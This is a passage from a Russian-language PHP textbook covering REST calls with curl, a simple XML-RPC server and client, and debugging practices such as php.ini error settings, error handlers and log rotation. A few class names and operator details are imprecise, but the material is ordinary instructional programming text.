- `POST /api/authors/id/books` — по имеющейся информации о новой книге создает в коллекции новую книгу для автора с идентификатором *id*.
- `GET /api/books/id` — читает из коллекции книгу с идентификатором *id* и возвращает ее.

Команды `GET`, `POST`, `PUT` и `DELETE`, предоставляемые REST-совместимыми веб-службами, могут рассматриваться как приближенные аналоги операций `CRUD` (`create`, `retrieve`, `update`, `delete`), типичных для БД, хотя они и могут относиться к коллекциям, а не только к сущностям, как `CRUD`.

## Ответы

В каждой из перечисленных конечных точек API результат запроса обозначается кодом статуса HTTP. HTTP предоставляет длинный список стандартных кодов статуса. Например, код `201 Created` возвращается при создании ресурса, а код `501 Not Implemented` — при отправке запроса несуществующей конечной точке. И хотя полный список кодов HTTP выходит за рамки темы этой главы, ниже перечислены наиболее распространенные из них:

- `200 OK` — запрос завершен успешно.
- `201 Created` — запрос на создание нового ресурса завершен успешно.
- `400 Bad Request` — запрос передан действительной конечной точке, но был некорректно сформирован, что не позволило завершить его успешно.
- `401 Unauthorized` — как и `403 Forbidden`, представляет действительный запрос, который не может быть завершен из-за недостаточных прав доступа. Как правило, ответ указывает на отсутствие необходимой авторизации.
- `403 Forbidden` — как и `401 Unauthorized`, представляет действительный запрос, который не может быть завершен из-за недостаточных прав доступа. Как правило, ответ указывает на то, что авторизация доступна, но у пользователя не хватает разрешений для выполнения запрашиваемого действия.
- `404 Not Found` — ресурс не найден (например, попытка удаления автора с несуществующим идентификатором).
- `500 Internal Server Error` — ошибка на стороне сервера.

Эти коды представляют собой обычные рекомендации и типичные ответы. Более конкретные ответы, предоставляемые REST-совместимым API, определяются самим API.

## Получение ресурсов

Информацию о ресурсе можно получить тривиальным GET-запросом. В листинге 16.2 расширение `curl` используется для форматирования запроса HTTP, назначения его параметров, отправки запроса и получения возвращаемой информации.

### Листинг 16.2. Получение данных автора

```
$authorID = "ktatroe";
$url = "http://example.com/api/authors/{$authorID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);

// декодировать JSON и использовать Factory для создания объекта Author
$authorJSON = json_decode($response);
$author = ResourceFactory::authorFromJSON($authorJSON);
```

Чтобы получить информацию об авторе, скрипт конструирует URL-адрес конечной точки ресурса, а затем инициализирует ресурс `curl` и предоставляет ему построенный URL-адрес. Наконец, объект `curl` выполняется, что приводит к отправке запроса HTTP, ожиданию ответа и его возвращению.

В данном случае ответ представляет данные JSON, которые декодируются и передаются методу `Factory` класса `Author` для построения экземпляра класса `Author`.

## Обновление ресурсов

Обновить существующий ресурс немного сложнее, чем получить информацию о ресурсе. Для этого необходимо использовать команду `PUT`. Поскольку команда `PUT` предназначена для отправки файлов, `PUT`-запросы требуют потоковой передачи данных из файла удаленной службе.

Вместо того чтобы создавать файл на диске и потоком передавать его данные, скрипт из листинга 16.3 использует поток `'memory'` от PHP. Сначала поток за-

полняется данными для передачи, затем происходит возврат к началу только что записанных данных, и наконец, указатель на файл передается объекту `curl`.

### Листинг 16.3. Обновление данных книги

```
$bookID = "ProgrammingPHP";
$url = "http://example.com/api/books/{$bookID}";

$data = json_encode(array(
    'edition' => 4,
));

$requestData = http_build_query($data, '', '&');

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$fh = fopen("php://memory", 'rw');
fwrite($fh, $requestData);
rewind($fh);

curl_setopt($ch, CURLOPT_INFILE, $fh);
curl_setopt($ch, CURLOPT_INFILESIZE, mb_strlen($requestData));
curl_setopt($ch, CURLOPT_PUT, true);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
fclose($fh);
```

## Создание ресурсов

Чтобы создать новый ресурс, отправьте соответствующей конечной точке вызов с командой `POST`. Данные запроса помещаются в типичную для `POST`-запросов форму «ключ — значение».

В листинге 16.4 конечная точка API, предназначенная для создания нового автора, получает данные нового автора в объекте в формате JSON под ключом `'data'`.

### Листинг 16.4. Создание автора

```
<?php $newAuthor = new Author('pbmacintyre');
$newAuthor->name = "Peter Macintyre";

$url = "http://example.com/api/authors";

$data = array(
    'data' => json_encode($newAuthor)
);

$requestData = http_build_query($data, '', '&');
```

```

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

curl_setopt($ch, CURLOPT_POSTFIELDS, $requestData);
curl_setopt($ch, CURLOPT_POST, true);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);

```

Скрипт сначала строит новый экземпляр `Author` и кодирует его данные в виде строки в формате JSON. Затем он строит данные «ключ — значение» в соответствующем формате, предоставляет эти данные объекту `curl` и отправляет запрос.

## Удаление ресурсов

Удаление ресурсов выполняется просто. Код в листинге 16.5 создает запрос, выбирает для него команду 'DELETE' функцией `curl_setopt()` и отправляет запрос.

### Листинг 16.5. Удаление книги

```

<?php $authorID = "ktatroe";
$bookID = "ProgrammingPHP";
$url = "http://example.com/api/authors/{$authorID}/books/{$bookID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'DELETE');

$result = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);

```

## XML-RPC

Также для создания веб-служб используются XML-RPC и SOAP — более старые стандартные протоколы, которые в наши дни уже уступают по популярности REST. Из этих двух протоколов XML-RPC является более старым и более простым, а SOAP — более новым и более сложным.

PHP предоставляет доступ как к SOAP, так и к XML-RPC, через расширение `xmlrpc`, основанное на проекте `xmlrpc-epi`. Расширение `xmlrpc` не компилируется по умолчанию, поэтому вы должны добавить ключ `--with-xmlrpc` в строку конфигурации при компиляции PHP.

## Серверы

В листинге 16.6 приведен очень простой сервер XML-RPC, который предоставляет только одну функцию `multiply()` (в XML-RPC она называется методом). Она умножает два числа и возвращает результат. Пример не слишком интересный, но он демонстрирует базовую структуру сервера XML-RPC.

### Листинг 16.6. Сервер XML-RPC

```
<?php
// функция предоставляется через RPC под именем "multiply()"
function times ($method, $args) {
    return $args[0] * $args[1];
}

$request = $HTTP_RAW_POST_DATA;

if (!$request) {
    $requestXml = $_POST['xml'];
}

$server = xmlrpc_server_create() or die("Couldn't create server");
xmlrpc_server_register_method($server, "multiply", "times");

$options = array(
    'output_type' => 'xml',
    'version' => 'auto',
);

echo xmlrpc_server_call_method($server, $request, null, $options);

xmlrpc_server_destroy($server);
```

Расширение `xmlrpc` обеспечивает диспетчеризацию, а именно: определяет, какой метод пытается вызвать клиент, декодирует аргументы и вызывает соответствующую функцию PHP, а затем возвращает ответ XML, где закодированы все значения, возвращенные функцией, которые могут быть декодированы клиентом XML-RPC.

Сервер создается вызовом `xmlrpc_server_create()`:

```
$server = xmlrpc_server_create();
```

После создания сервера доступ к функциям через механизм диспетчеризации XML-RPC предоставляется вызовом функции `xmlrpc_server_register_method()`:

```
xmlrpc_server_register_method(сервер, метод, функция);
```

В параметре *метод* передается имя, известное клиенту XML-RPC. Параметр *функция* содержит функцию PHP, реализующую этот метод XML-RPC. В листинге 16.6 клиентский метод XML-RPC `multiply()` реализуется функцией `times()` в PHP. Часто сервер многократно вызывает `xmlrpc_server_register_method()`, чтобы предоставить доступ к нескольким функциям.

Когда все методы будут зарегистрированы, вызовите `xmlrpc_server_call_method()` для диспетчеризации входящего запроса соответствующей функции:

```
$response = xmlrpc_server_call_method(сервер, запрос, данные_пользователя [, опции]);
```

Параметр *запрос* содержит запрос XML-RPC, который обычно передается в виде данных HTTP POST. Для чтения используется переменная `$HTTP_RAW_POST_DATA`, которая содержит имя вызываемого метода и параметры для него. Параметры декодируются в типы данных PHP, после чего вызывается функция (в данном случае `times()`).

Функция, предоставляемая в виде метода XML-RPC, получает два или три параметра:

```
$retval = exposedFunction(метод, аргументы [, данные_пользователя]);
```

Параметр *метод* содержит имя метода XML-RPC, что позволяет предоставить доступ к одной функции PHP под несколькими именами. Аргументы метода передаются в массиве *аргументы*, а необязательный параметр *данные\_пользователя* содержит то, что передавалось в параметре *данные\_пользователя* функции `xmlrpc_server_call_method()`.

Параметр *опции* метода `xmlrpc_server_call_method()` содержит массив, связывающий имена управляющих опций с их значениями. Поддерживаются следующие опции:

- `output_type` — управляет используемой кодировкой данных. Допустимые значения: "php" или "xml" (по умолчанию).
- `verbosity` — управляет добавлением пробелов в выходную разметку XML, чтобы она лучше читалась. Допустимые значения: "no\_white\_space", "newlines\_only" и "pretty" (по умолчанию).
- `escaping` — управляет тем, какие символы экранируются и как это делается. Можно передать сразу несколько значений в подмассиве. Допустимые значения: "cdata", "non-ascii" (по умолчанию), "non-print" (по умолчанию) и "markup" (по умолчанию).
- `versioning` — управляет выбором системы веб-служб. Допустимые значения: "simple", "soap 1.1", "xmlrpc" (по умолчанию для клиентов)

и "auto" (по умолчанию для серверов, означает «тот формат, в котором поступил запрос»).

- `encoding` — управляет кодировкой символов данных. Допустимые значения: любые действительные идентификаторы кодировок, но, как правило, используется "iso-8859-1" (по умолчанию).

## Клиенты

Клиент XML-RPC выдает запрос HTTP и разбирает ответ. Расширение `xmlrpc` от PHP может работать с разметкой XML, кодирующей запрос XML-RPC, но оно не может выдавать запросы HTTP. Для этой функциональности необходимо загрузить расширение `xmlrpc-epi` и установить файл `sample/utills/utills.php`.

Этот файл содержит функцию для выполнения запросов HTTP.

В листинге 16.7 приведен клиент для службы XML-RPC.

### Листинг 16.7. Клиент XML-RPC

```
<?php
require_once("utills.php");

$options = array('output_type' => "xml", 'version' => "xmlrpc");

$result = xu_rpc_http_concise(
    array(
        'method' => "multiply",
        'args' => array(5, 6),
        'host' => "192.168.0.1",
        'uri' => "/~gnat/test/ch11/xmlrpc-server.php",
        'options' => $options,
    )
);
echo "5 * 6 is {$result}";
```

Начнем с загрузки вспомогательной библиотеки XML-RPC. Она предоставляет функцию `xu_rpc_http_concise()`, которая строит POST-запрос:

```
$response = xu_rpc_http_concise(хеш);
```

Хеш-массив содержит различные атрибуты вызова XML-RPC в виде ассоциативного массива:

- `method` — имя вызываемого метода;
- `args` — массив аргументов метода;
- `host` — имя хоста веб-службы, предоставляющей метод;



- `url` — URL-путь к веб-службе;
- `options` — ассоциативный массив опций (как для сервера);
- `debug` — если значение отлично от `0` (по умолчанию), выводит отладочную информацию.

Значение, возвращенное `xml_rpc_http_concise()`, представляет собой декодированное возвращаемое значение метода.

Некоторые возможности XML-RPC в этом разделе не рассматриваются. Например, типы данных XML-RPC не имеют точных соответствий среди типов PHP, и существуют способы кодирования значений в конкретном типе данных (вместо предположений `xmlrpc`). Также не упомянуты некоторые расширения `xmlrpc`, например свои SOAP. За полной информацией обращайтесь к документации `xmlrpc` (<http://www.php.net>).

Дополнительную информацию о XML-RPC можно найти в книге Симона Сен-Лорана (Simon St. Laurent) и др. «*Programming Web Services in XML-RPC*» (O'Reilly, 2001). SOAP более глубоко рассмотрен в книге Джеймса Шелла (James Shell) и др. «*Programming Web Services with SOAP*» (O'Reilly, 2001).

## Что дальше?

Мы рассмотрели большинство аспектов синтаксиса, функциональности и практического применения PHP. В следующей главе вы узнаете, что делать, если в программе что-то пошло не так: как отладить проблемы, которые возникают при выполнении приложений и скриптов PHP.

# Отладка PHP

Навык отладки приходит с опытом. Как говорят разработчики: «Вот тебе веревка: постарайся сделать из нее галстук, а не удавку». Чем больше вы занимаетесь отладкой, тем лучше вы в ней разбираетесь и получаете много полезной информации от серверной среды, если код не оправдывает ожиданий. Но прежде чем углубляться в основные концепции отладки, необходимо обсудить среды программирования. Разумеется, в вашей работе будет своя специфика, но здесь мы рассмотрим идеальные условия.

В идеальном мире в области разработки PHP задействованы как минимум три среды: среда разработки, промежуточная среда и эксплуатационная среда. О них мы поговорим ниже.

## Среда разработки

В среде разработки программист пишет «сырой» код, не опасаясь сбоев сервера или насмешек со стороны коллег. В этой среде подтверждаются или опровергаются концепции и теории, а при написании кода практикуется экспериментальный подход. Следовательно, обратная связь от среды с информацией об ошибках должна быть по возможности подробной. Все сообщения об ошибках должны сохраняться в журнале и в то же время выдаваться на выходное устройство (браузер). Предупреждения должны быть настолько конкретными и содержательными, насколько это возможно.



В табл. 17.1 сравниваются рекомендуемые настройки сервера для всех трех сред в том, что касается отладки и сообщений об ошибках.

О том, где должна размещаться среда разработки, можно поспорить. Желательно выделить отдельный сервер с полными средствами управления кодом (например, Subversion (SVN) или Git). Если ресурсы не позволяют это сделать, ис-

пользуйте ПК разработчика с настроенной `localhost`. Среда `localhost` имеет свои преимущества: вы можете попробовать что-то совершенно неожиданное, не опасаясь, что эксперименты отразятся на общем сервере разработки или чужой кодовой базе.

Среды `localhost` можно создавать вручную с веб-сервером Apache или Microsoft IIS (internet information services). Также можно воспользоваться одной из существующих многофункциональных сред, например Zend Server CE (community edition).

Какую бы конфигурацию вы ни выбрали непосредственно для разработки, обязательно дайте разработчикам полную свободу творчества и уверенность, что от их экспериментов никто не пострадает.



Существуют по крайней мере два альтернативных варианта настройки локальной среды на ПК. В первом варианте (в версии PHP 5.4) используется встроенный веб-сервер. Этот вариант экономит на загрузке и установке полной версии серверного продукта Apache или IIS для поддержки `localhost`. Во втором варианте используются многочисленные сайты, предоставляющие услуги облачной разработки. В частности, у Zend есть бесплатное предложение для тестирования и разработки.

## Промежуточная среда

Промежуточная среда должна максимально точно моделировать эксплуатационную среду. Она позволяет увидеть в защищенных условиях, как код реагирует на реальную эксплуатацию. На этом этапе конечные пользователи или клиенты могут пробовать новые возможности и функциональность, предоставлять обратную связь и проводить нагрузочное тестирование, не опасаясь повредить рабочий код.



В ходе тестирования и экспериментирования промежуточная среда (по крайней мере с точки зрения данных) со временем начнет все сильнее отличаться от эксплуатационной среды. Желательно подготовить процедуры, которые будут время от времени заменять промежуточную среду эксплуатационной. Периодичность такой замены (а она будет разной для разных компаний или центров разработки) зависит от реализуемой функциональности, циклов выпуска и т. д.

Если ресурсы позволяют, рассмотрите возможность создания двух разных промежуточных сред: для разработчиков и для клиентов. Обратная связь от этих двух категорий пользователей часто оказывается совершенно разной и очень

информативной. Отчеты об ошибках сервера и обратная связь должны быть сведены к минимуму, чтобы эксплуатационная среда моделировалась как можно более точно.

## Эксплуатационная среда

С точки зрения получения информации об ошибках эксплуатационная среда должна быть управляемой. Такие аспекты, как ошибки SQL и предупреждения об ошибках в синтаксисе, должны оставаться невидимыми для пользователя (если это возможно). Конечно, к этому моменту ваша кодовая база должна быть хорошо защищена от возможных сбоев (если вы правильно используете две среды, упомянутые выше), но если ошибки все же проникли в рабочий код, их нужно обработать максимально корректно и незаметно.



Рассмотрите возможность использования перенаправлений при ошибке 404 и структур `try...catch` для перенаправления ошибок и сбоев в безопасную зону эксплуатационной среды. Стиль программирования конструкций `try...catch` описан в главе 2.

В эксплуатационной среде все сообщения об ошибках должны как минимум подаваться контролю и сохраняться в журнале.

## Настройки `php.ini`

Для каждого типа серверов, которые вы используете для разработки кода, необходимо учитывать параметры среды. Мы начнем с краткой сводки определений, а затем перечислим рекомендуемые настройки для трех сред программирования.

- `display_errors` — флаг, управляющий выводом ошибок, обнаруженных PHP. В рабочей среде флаг должен быть равен 0 (выкл).
- `error_reporting` — набор заранее определенных констант, управляющих протоколированием и/или передачей браузеру информации об ошибках, обнаруженных PHP. Существуют 16 разных констант, которые могут задаваться этим указателем, причем некоторые из них могут использоваться совместно. Самые распространенные константы: `E_ALL` (сообщать обо всех ошибках и предупреждениях); `E_WARNING` (браузер оповещается только о предупреждениях, то есть исправимых ошибках) и `E_DEPRECATED` (выводить предупреждения о коде, который перестанет работать в будущих версиях PHP, потому что некоторая функциональность перестанет поддерживаться, как, например, `register_globals`). Пример совместного ис-

пользования констант — комбинация `E_ALL & ~E_NOTICE` приказывает PHP сообщать обо всех ошибках, кроме сгенерированных уведомлений. Полный список констант доступен на сайте PHP.

- `error_log` — путь к журналу ошибок. Журнал ошибок представляет собой текстовый файл, хранящийся на сервере в заданном месте, где ошибки имеют текстовую форму. В случае сервера Apache может использоваться путь `apache2/logs`.
- `variables_order` — определяет приоритеты заполнения суперглобальных массивов. По умолчанию используется порядок EGPCS: первым заполняется массив окружения (`$_ENV`), затем массив `$_GET`, затем массив `$_POST`, затем массив `$_COOKIE` и, наконец, `$_SERVER` (массив информации о сервере).
- `request_order` — описывает порядок, в котором PHP регистрирует переменные `GET`, `POST` и `cookie` в массиве `$_REQUEST`. Регистрация происходит слева направо, и старые значения заменяются новыми.
- `zend.assertions` — определяет, должны ли тестовые условия проверяться и выдавать ошибки. При отключении условия в вызовах `assert()` никогда не обрабатываются (а следовательно, любые побочные эффекты, которые они могли породить, не происходят).
- `assert.exception` — определяет, должна ли включаться система исключений. По умолчанию она включена как в среде разработки, так и в эксплуатационной среде и обычно считается предпочтительным способом обработки ошибок.

Также вы можете использовать другие настройки, например `ignore_repeated_errors`, — если вас беспокоит, что файл журнала становится слишком большим. Эта настройка может подавлять протоколирование повторяющихся ошибок, но только если они возникают в одной строке кода в одном файле. Например, это может быть полезно, если ошибка происходит где-то внутри цикла.

PHP также позволяет изменять некоторые настройки INI из их общесерверных настроек в процессе выполнения кода. Это позволяет быстро включить отчеты об ошибках и вывести результаты на экран, но сделайте это лучше в промежуточной, а не в эксплуатационной среде. Попробуйте включить оповещения об ошибках и выводить все обнаруженные ошибки в браузере в одном подозрительном файле. Для этого в начало файла вставляются следующие две команды:

```
error_reporting(E_ALL);
ini_set("display_errors", 1);
```

Функция `error_reporting()` позволяет переопределить уровень выводимых ошибок, а функция `ini_set()` позволяет изменить настройки `php.ini`. Еще раз подчеркнем, что изменяться могут не все настройки INI, проверьте их на сайте PHP.

В табл. 17.1 перечислены настройки PHP для каждой из трех основных серверных сред.

**Таблица 17.1.** Настройки управления ошибками PHP для серверных сред

| Настройка PHP   | Среда разработки | Промежуточная среда                                   | Эксплуатационная среда            |
|-----------------|------------------|---|-----------------------------------|
| display_errors  | Вкл              | Любой из вариантов (зависит от ожидаемого результата) | Выкл                              |
| error_reporting | E_ALL            | E_ALL & ~E_WARNING & ~E_DEPRECATED                    | E_ALL & ~E_DEPRECATED & ~E_STRICT |
| error_log       | каталог /logs    | каталог /logs   | каталог /logs                     |
| variables_order | EGPCS            | GPCS  | GPCS                              |
| request_order   | GP               | GP  | GP                                |

## Обработка ошибок

Обработка ошибок является важной частью любого полноценного приложения. PHP предоставляет ряд механизмов обработки ошибок — как во время процесса разработки, так и после того, как приложение окажется в эксплуатационной среде.

### Сообщения об ошибках

Обычно при возникновении ошибки сообщение о ней вставляется в вывод скрипта. Если ошибка неисправима, выполнение скрипта прерывается.

Есть три уровня аномальных условий: оповещения, предупреждения и ошибки. *Оповещение*, возникающее в ходе выполнения скрипта, может свидетельствовать об ошибке, но также может возникать в ходе обычного выполнения (например, когда скрипт пытается обратиться к переменной, значение которой не задано). *Предупреждение* указывает на исправимую аномалию, например, при вызове функции с недопустимыми аргументами. После выдачи предупреждения скрипт продолжает выполняться. *Ошибка* является признаком неисправимого положения, после которого выполнения останавливается. *Ошибки разбора* составляют конкретную разновидность ошибок, которая возникает при наличии синтаксических ошибок в скрипте. Все ошибки, кроме ошибок разбора, являются ошибками времени выполнения.

Все оповещения, предупреждения и ошибки рекомендуется интерпретировать как ошибки, чтобы предотвратить такие действия, как использование неинициализированных переменных.

По умолчанию все перечисленные варианты, кроме оповещений времени выполнения, перехватываются и выводятся для пользователя. Это поведение можно изменить глобально в файле `php.ini` указателем `error_reporting`. Также поведение выдачи информации об ошибках можно изменить локально из скрипта при помощи функции `error_reporting()`.

С указателем `error_reporting` и функцией `error_reporting()` можно задать условия, которые перехватываются и выводятся с объединением констант поразрядными операторами (табл. 17.2). Например, следующая конструкция включает все константы работы с ошибками:

```
(E_ERROR | E_PARSE | E_CORE_ERROR | E_COMPILE_ERROR | E_USER_ERROR)
```

А в этом случае включаются все варианты, кроме оповещений времени выполнения:

```
(E_ALL & ~E_NOTICE)
```

Если в файл `php.ini` включена настройка `track_errors`, то описание текущей ошибки сохраняется в переменной `$PHP_ERRORMSG`.

**Таблица 17.2.** Константы выдачи информации об ошибках

| Константа                      | Описание  |
|--------------------------------|---|
| <code>E_ERROR</code>           | Ошибки времени выполнения   |
| <code>E_WARNING</code>         | Предупреждения времени выполнения   |
| <code>E_PARSE</code>           | Ошибки разбора стадии компиляции  |
| <code>E_NOTICE</code>          | Оповещения времени выполнения   |
| <code>E_CORE_ERROR</code>      | Внутренние ошибки, сгенерированные PHP  |
| <code>E_CORE_WARNING</code>    | Внутренние предупреждения, сгенерированные PHP  |
| <code>E_COMPILE_ERROR</code>   | Внутренние ошибки, сгенерированные скриптовым ядром Zend                                |
| <code>E_COMPILE_WARNING</code> | Внутренние предупреждения, сгенерированные скриптовым ядром Zend                        |
| <code>E_USER_ERROR</code>      | Ошибки времени выполнения, сгенерированные вызовом <code>trigger_error()</code>         |
| <code>E_USER_WARNING</code>    | Предупреждения времени выполнения, сгенерированные вызовом <code>trigger_error()</code> |
| <code>E_USER_NOTICE</code>     | Оповещения времени выполнения, сгенерированные вызовом <code>trigger_error()</code>     |
| <code>E_ALL</code>             | Все вышеперечисленное   |

## Исключения

Многие функции PHP теперь выдают исключения вместо того, чтобы завершать операцию. Исключения позволяют скрипту продолжить выполнение даже после ошибки — при возникновении исключения создается объект класса, производного от `BaseException`, после чего это исключение выдается программой. Выданное исключение должно быть «перехвачено» кодом, следующим за кодом, который это исключение выдал.

```
try {
    $result = eval($code);
} catch (\ParseException $exception) {
    // обработка исключения
}
```

Вы должны включить обработчик для перехвата исключений от любого метода, который их выдает. Любые неперехваченные исключения приведут к аварийному завершению скрипта.

## Управление ошибками

Чтобы заблокировать сообщения об ошибках для одного выражения, поставьте оператор `@` после выражения. Пример:

```
$value = @(2 / 0);
```

Без оператора управления ошибками выражение обычно прервет выполнение скрипта с ошибкой деления на ноль. В данном примере выражение не делает ничего, хотя в других случаях программа может оказаться в неопределенном состоянии, если вы будете просто игнорировать ошибки, которые должны привести к остановке программы. Оператор управления ошибок не может контролировать ошибки разбора. Конечно, у управления ошибками есть и обратная сторона: вы не знаете об их возникновении. Лучше организовать нормальную обработку потенциальных условий ошибок (раздел «Выдача ошибок»).

Чтобы полностью отключить выдачу информации об ошибках, используйте вызов:

```
error_reporting(0);
```

Эта функция гарантирует, что независимо от того, с какими ошибками столкнется PHP при обработке и выполнении скрипта, никакие ошибки не будут переданы клиенту (кроме ошибок разбора). Конечно, это не препятствует возникновению этих ошибок. Более правильные способы представления ошибок клиенту описаны в разделе «Определение обработчиков ошибок».



## Выдача ошибок

Ошибку также можно инициировать из скрипта при помощи функции `assert()`:

```
assert (mixed $выражение [, mixed $выражение]);
```

В первом параметре передается условие, которое должно быть истинным для того, чтобы ошибка не выдавалась, а второй (необязательный) параметр содержит сообщение.

Возможность выдачи ошибок полезна при проверке параметров во время написания пользовательских функций. Например, следующая функция делит одно число на другое и выдает ошибку, если второй параметр равен 0:

```
function divider($a, $b) {
    assert($b != 0, '$b cannot be 0');

    return($a / $b);
}

echo divider(200, 3);
echo divider(10, 0);
66.666666666667
Fatal error: $b cannot be 0 in page.php on line 5
```

Когда при вызове `assert()` срабатывает ошибка, выдается исключение `AssertionException`, расширяющее `ErrorException`, с уровнем `E_ERROR`. В некоторых случаях можно инициировать ошибку, которая расширяет `AssertionException`. Это можно сделать, передавая объект исключения в параметре сообщения вместо строки:

```
class DividerParameterException extends AssertionException { }

function divider($a, $b) {
    assert($b != 0, new DividerParameterException('$b cannot be 0'));

    return($a / $b);
}
```

## Определение обработчиков ошибок

Если вам нужно что-то более совершенное, чем простое управление ошибками (а обычно вам это нужно), передайте PHP обработчик ошибок. Этот обработчик будет вызываться при возникновении любых аномалий и может делать все, что вы захотите, от сохранения информации в журнале до форматирования сообщений об ошибках. Основная схема состоит из двух этапов: создания функции обработки ошибок и ее регистрации вызовом `set_error_handler()`.

Объявляемая вами функция может получать два или пять параметров. Первые два параметра содержат код ошибки и строку с ее описанием. Последние три параметра, если ваша функция их принимает, содержат имя файла, в котором произошла ошибка, номер строки и копию таблицы активных символических имен на момент возникновения ошибки. Ваш обработчик должен проверить текущий уровень ошибок, установленный функцией `error_reporting()`, и выбрать соответствующее поведение.

Вызов `set_error_handler()` возвращает текущий обработчик ошибок. Предыдущий обработчик можно восстановить либо вызовом `set_error_handler()`, когда скрипт завершит использование собственного обработчика, либо вызовом функции `restore_error_handler()`.

Следующий код демонстрирует использование обработчика ошибок для форматирования и вывода ошибок:

```
function displayError($error, $errorString, $filename, $line, $symbols)
{
    echo "<p>Error '<b>{$errorString}</b>' occurred.<br />";
    echo "-- in file '<i>{$filename}</i>', line $line.</p>";
}
```

```
set_error_handler('displayError');
$value = 4 / 0; // ошибка деления на ноль
<p>Error '<b>Division by zero</b>' occurred.
-- in file '<i>err-2.php</i>', line 8.</p>
```

## Ведение журнала в обработчике ошибок

PHP предоставляет встроенную функцию `error_log()` для сохранения информации об ошибках в месте, которое выбрал администратор:

```
error_log(сообщение, тип [, приемник [, доп_заголовки ]]);
```

Первый параметр содержит сообщение об ошибке. Второй параметр указывает, как сохраняется ошибка: `0` — в соответствии со стандартным механизмом сохранения ошибок PHP; `1` — информация об ошибке отправляется на заданный адрес электронной почты (с возможностью включения дополнительных заголовков в сообщение); `3` — ошибка присоединяется к файлу-приемнику.

Чтобы сохранить ошибку с использованием механизма PHP, вызовите `error_log()` с типом `0`. Изменяя значение `error_log` в файле `php.ini`, можно выбрать файл для сохранения. Если выбрать значение `syslog`, то будет использоваться системный протоколировщик. Пример:

```
error_log('A connection to the database could not be opened.', 0);
```

Чтобы отправить информацию об ошибке по электронной почте, вызовите `error_log()` с типом 1. В третьем параметре передается адрес электронной почты, по которому будет отправляться сообщение об ошибке, а необязательный четвертый параметр может использоваться для определения дополнительных заголовков сообщения. Пример отправки информации об ошибке по электронной почте:

```
error_log('A connection to the database could not be opened.',  
1, 'errors@php.net');
```

Наконец, чтобы сохранить информацию об ошибке в файле, вызовите `error_log()` с типом 3. Третий параметр задает имя файла, в котором должна сохраняться ошибка:

```
error_log('A connection to the database could not be opened.',  
3, '/var/log/php_errors.log');
```

В листинге 17.1 приведен пример обработчика ошибок, который записывает информацию в файл и переходит к новому файлу, когда размер файла превышает 1 Кбайт.

#### **Листинг 17.1.** Обработчик ошибок с ротацией файлов

```
function logRoller($error, $errorString) {  
    $file = '/var/log/php_errors.log';  
  
    if (filesize($file) > 1024) {  
        rename($file, $file . (string) time());  
        clearstatcache();  
    }  
  
    error_log($errorString, 3, $file);  
}  
set_error_handler('logRoller');
```

```
for ($i = 0; $i < 5000; $i++) {  
    trigger_error(time() . ": Just an error, ma'am.\n");  
}
```

```
restore_error_handler();
```

Обычно во время работы над сайтом ошибки должны выводиться прямо в страницах, в которых они возникают. Однако после запуска сайта в эксплуатацию выводить внутренние сообщения об ошибках уже не нужно. Обычно при запуске сайта в файл `php.ini` включается фрагмент следующего вида:

```
display_errors = Off  
log_errors = On  
error_log = /tmp/errors.log
```

Он приказывает PHP не показывать ошибки, а записывать их в файл, определяемый `error_log`.

## Буферизация вывода в обработчиках ошибок

Используя сочетание буферизации вывода и обработчика ошибок, можно отправлять пользователям разное содержимое в зависимости от возникновения тех или иных ошибок. Например, если скрипт должен подключиться к БД, необходимо задержать вывод страницы до тех пор, пока не будет установлено успешное подключение.

В листинге 17.2 продемонстрировано применение буферизации вывода для задержки вывода страницы до того момента, когда она будет успешно сгенерирована.

### Листинг 17.2. Буферизация вывода при обработке ошибок

```
<html>
<head>
<title>Results!</title>
</head>

<body>
<?php function handle_errors ($error, $message, $filename, $line) {
ob_end_clean();
echo "<b>{$message}</b><br/> in line {$line}<br/> of ";
echo "<i>{$filename}</i></body></html>";

exit;
}

set_error_handler('handle_errors');
ob_start(); ?>
<h1>Results!</h1>

<p>Here are the results of your search:</p>

<table border="1">
<?php require_once('DB.php');
$db = DB::connect('mysql://gnat:waldus@localhost/webdb');

if (DB::iserror($db)) {
die($db->getMessage());
} ?>
</table>
</body>
</html>
```

В листинге 17.2 после начала элемента `<body>` мы регистрируем ошибку и начинаем буферизацию вывода. Если подключиться к БД не удастся (или если

в дальнейшем коде PHP возникли какие-то проблемы), заголовок и таблица не отображаются. Вместо этого пользователь видит только сообщение об ошибке. А если код PHP был выполнен без ошибок, пользователь просто видит страницу HTML.

## Ручная отладка

Когда у вас за плечами появится несколько лет опыта успешной разработки, вы сможете выполнять не менее 75% отладки на чисто визуальной основе. Как насчет остальных 25% и более трудных сегментов кода, в которых вам необходимо разобраться? Вы можете попробовать решить их, используя современную систему разработки кода, такую как Zend Studio для Eclipse или Komodo, которая упростит проверку синтаксиса и поможет справиться с несложными логическими проблемами и предупреждениями.

Следующий уровень отладки выполняется эхо-выводом значений на экран (это также делается в среде разработки). На этом уровне обнаруживаются логические ошибки, которые могут зависеть от содержимого переменных. Например, как проще всего просмотреть значение из третьей итерации цикла `for...next`?

Рассмотрим следующий код:

```
for ($j = 0; $j < 10; $j++) {  
    $sample[] = $j * 12;  
}
```

Простейший способ — прервать цикл по условию и вывести значение на момент прерывания; также можно дождаться завершения цикла, как в данном случае, так как цикл строит массив. Вот еще несколько примеров определения значения при третьей итерации (напомним, что нумерация ключей массивов начинается с 0):

```
for ($j = 0; $j < 10; $j++) {  
    $sample[] = $j * 12;  
  
    if ($j == 2) {  
        echo $sample[2];  
    }  
}  
24
```

Здесь мы просто вставляем проверку (командой `if`), которая отправляет браузеру конкретное значение при выполнении условия. Если у вас возникнут проблемы с синтаксисом SQL или с ошибками, также можно вывести команду в браузере, скопировать ее в интерфейс SQL (например, `phpMyAdmin`) и выполнить код, чтобы увидеть, будут ли возвращены какие-либо сообщения об ошибках SQL.

